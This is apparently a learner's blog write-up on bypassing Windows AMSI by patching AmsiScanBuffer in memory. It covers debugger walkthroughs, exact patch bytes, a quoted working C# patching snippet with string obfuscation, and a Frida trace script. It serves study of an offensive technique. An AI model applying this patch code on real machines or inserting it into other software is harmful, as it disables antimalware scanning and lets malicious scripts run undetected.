This post talks about a particular technique involving AmsiScanBuffer for Amsi Bypass.
Problem Statement
In today’s experiment, we’re going to try to get an Antimalware Scan Interface (AMSI) bypass via patching the AmsiScanBuffer in memory.
There are a TON of other ways to bypass Amsi, but today I’ll only be covering one of the most common techniques.
Quick note: OSEP teaches AMSI bypass by modifying the
amsiContextstructure which will forceAmsiOpenSessionto error out. You can find a writeup for that on a Medium Article 🔗.
Setup - Windows 10

I’ll be testing on Windows 10 Home, version 22H2.
- Defender enabled
- Core isolation enabled

Amsi is working as expected.
How does AMSI work?
On a super high level, AMSI helps protect against potentially malicious powershell / VB script / JS and other applications. An AV can also technically invoke the AMSI APIs!
There are a ton of other articles linked below that goes in depth on how amsi.dll hooks onto (for eg. powershell) for monitoring.
 https://learn.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps 🔗
Diving Deeper

Using x64dbg we can see that amsi.dll is loaded when powershell.exe is executed. Within that, there are various exports that look interesting.

You will see something similar when looking at the Export table in ProcessHacker
Time to use a Debugger
Well this is my first time actually exploring the use of a debugger tool like x64dbg. I have been thoroughly inspired to start documenting my learning.
To get started, set breakpoints onto those key exports as shown in the screenshot above. Next, open powershell.exe in x64dbg, and use the F9 key (run) till we hit a breakpoint. This is just to understand how the sequence is being called.
The first breakpoint is AmsiInitialize. Note that the call to AmsiInitialize takes place before we can invoke any PowerShell commands, which means we cannot influence it in any way.
Once AmsiInitialize is complete and the context structure is created, AMSI can parse the issued
commands. When we execute a PowerShell command, the AmsiOpenSession API is called. These APIs are well documented in Microsoft documentation site here 🔗. You can take a read at these functions and see what input/output parameter is passed. Any return result equal to or larger than 32768 (0x8000) is considered malware, and the content should be blocked.
HRESULT AmsiScanBuffer(
  [in]           HAMSICONTEXT amsiContext,
  [in]           PVOID        buffer,
  [in]           ULONG        length,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
From Microsoft documentation 🔗 once again:
Integer valued arguments in the leftmost four positions are passed in left-to-right order in
RCX,RDX,R8, andR9, respectively. The fifth and higher arguments are passed on the stack as previously described. All integer arguments in registers are right-justified, so the callee can ignore the upper bits of the register and access only the portion of the register necessary.
We know that RDX is used to store argument 2, which in this case is the Buffer, which contains our command invoke-mimikatz.
Patching the buffer input
Lets start by removing the other breakpoints and only keeping the breakpoint for AmsiScanBuffer.
Recall that the AmsiScanBuffer function takes in a buffer parameter in parameter 2. Wouldn’t all our problems be solved if lets say the buffer is empty? This buffer pointer resides in the RDX register.

00007FFA4EA63880 | 4C:8BDC                  | mov r11,rsp                             |
00007FFA4EA63883 | 49:895B 08               | mov qword ptr ds:[r11+8],rbx            |
00007FFA4EA63887 | 49:896B 10               | mov qword ptr ds:[r11+10],rbp           |
00007FFA4EA6388B | 49:8973 18               | mov qword ptr ds:[r11+18],rsi           |
00007FFA4EA6388F | 57                       | push rdi                                |
00007FFA4EA63890 | 41:56                    | push r14                                |
00007FFA4EA63892 | 41:57                    | push r15                                |
00007FFA4EA63894 | 48:83EC 70               | sub rsp,70                              |
00007FFA4EA63898 | 4D:8BF9                  | mov r15,r9                              |
00007FFA4EA6389B | 41:8BF8                  | mov edi,r8d                             |
00007FFA4EA6389E | 48:8BF2                  | mov rsi,rdx                             |
Looking at the offsets, we can see that after (0x1E), the RDX register is called. This is important as if we’re creating a binary to do this, there needs to be an offset of +1E from the initial address where the AmsiScanBuffer function resides in memory.
Note that this offset may vary based on different amsi.dll versions…
We are interested in this line. Importantly, the original instructions here occupy 3 bytes. If we were to patch it, it MUST be exactly 3 bytes as well.
00007FFA4EA6389E | 48:8BF2 | mov rsi,rdx A quick patch would be forcing the value to 0 by XOR-ing it.
48 31 D2 xor rdx, rdxUsing x64dbg to patch it and stepping through the flow using F9 (run).

We see that the command is no longer blocked! Bypass successful!

Patching the start of the function
From the reference article (fluidattacks), using a control flow graph tool like IDA, or Ghidra, you can see that this function actually handles exceptions:
00007FFA4EA63955 | B8 57000780 | mov eax,80070057I can’t find the official documentation from Microsoft for this mapping, but this error code (E_INVALIDARG) is readily explained all over the internet.
Error Code 0x80070057: This error usually indicates an invalid parameter or an incorrect value specified in a command or operation. It might be worth double-checking the settings within your provisioning package to ensure all parameters are correctly configured.
The idea is that we can directly get that function to return this error code and for it to exit without passing back a result. Most AVs do not check the return value, and instead just sees if the result is malicious or not.
I really like this code snippet from OSEP Playground 🔗 that does this patching really cleanly in C#.
char[] chars = { 'a' , 'm', 's', 'i', '.', 'd', 'l', 'l'};
String libName = string.Join("", chars);
var blabla = LoadLibrary(libName);

char[] chars2 = { 'A', 'm', 's', 'i', 'S', 'c', 'a', 'n', 'B', 'u', 'f', 'f', 'e', 'r' };
String funcName = string.Join("", chars2);
var blabla2 = GetProcAddress(blabla, funcName);
VirtualProtect(blabla2, new UIntPtr(8), 0x40, out lpflOldProtect);

if (System.IntPtr.Size == 8)
{
	Marshal.Copy(new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 }, 0, blabla2, 6);
}
else
{
	Marshal.Copy(new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 }, 0, blabla2, 8);
}
It handles both x86 and x64 situations. The offsets are a little different due to the calling conventions.
; x64 patch
B8 57 00 07 80    mov eax, 0x80070057    ; HRESULT = E_INVALIDARG
C3                ret

; x86 patch
B8 57 00 07 80    mov eax, 0x80070057    ; HRESULT = E_INVALIDARG
C2 18 00          ret 0x18               ; return and pop 24 bytes of arguments
In this case, we need not worry about the subsequent offsets after patching as the flow ends at RET. Lets patch by replacing the entry bytes of the AmsiScanBuffer function with the following hex bytes.
B857000780C3

It works! Instead of getting that message that says blocked by antivirus, a different error message is thrown. This is expected as we did not load any mimikatz script in this PowerShell context.

Conclusion
There are probably a thousand other ways to bypass AMSI but this is a good start in helping me understanding how patching works! That said, without the use of x64dbg, we can write C/C#/Python etc.. code to do the same patching that we manually did. These codes can be easily found on GitHub as referenced below. Hope you learnt something new and had as much fun as I did!
Extra notes
OSEP introduced me to the usage of FRIDA 🔗, which is incredible in visually understanding what happens at the input/output of a function.
Locate the powershell PID and run this command.
frida-trace -p <PID> -x amsi.dll -i Amsi*Navigate to the following JS file.
C:\Users\<USER>\__handlers__\amsi.dll\AmsiScanBuffer.jsReplace these functions:
onEnter: function (log, args, state) {
log('[*] AmsiScanBuffer()');
log('|- amsiContext: ' + args[0]);
log('|- buffer: ' + Memory.readUtf16String(args[1]));
log('|- length: ' + args[2]);
log('|- contentName ' + args[3]);
log('|- amsiSession ' + args[4]);
log('|- result ' + args[5] + "\n");
this.resultPointer = args[5];
},

onLeave: function (log, retval, state) {
log('[*] AmsiScanBuffer() Exit');
resultPointer = this.resultPointer;
log('|- Result value is: ' + Memory.readUShort(resultPointer) + "\n");
}
If everything went smoothly, invoking a malicious command in powershell will result in the following output:
4290781 ms [*] AmsiScanBuffer()
4290781 ms |- amsiContext: <ADDRESS OF CONTEXT>
4290781 ms |- buffer: 'AmsiUtils'
4290781 ms |- length: 0x16
4290781 ms |- contentName <ADDRESS OF BUFFER>
4290781 ms |- amsiSession 0x33
4290781 ms |- result <ADDRESS OF RESULT>
4290807 ms [*] AmsiScanBuffer() Exit
4290807 ms |- Result value is: 32768
Source
- https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell 🔗
- https://github.com/Extravenger/OSEPlayground/tree/main/03%20-%20CLM%20%26%20Applocker%20Bypass/4%20-%20Binaries 🔗
- https://rastamouse.me/memory-patching-amsi-bypass/ 🔗
- https://fluidattacks.com/blog/amsi-bypass 🔗
- https://www.youtube.com/watch?v=wZO4K1TOFjs 🔗
- https://medium.com/@nullx3d/amsi-overview-and-bypass-methods-76b9d5896eb5 🔗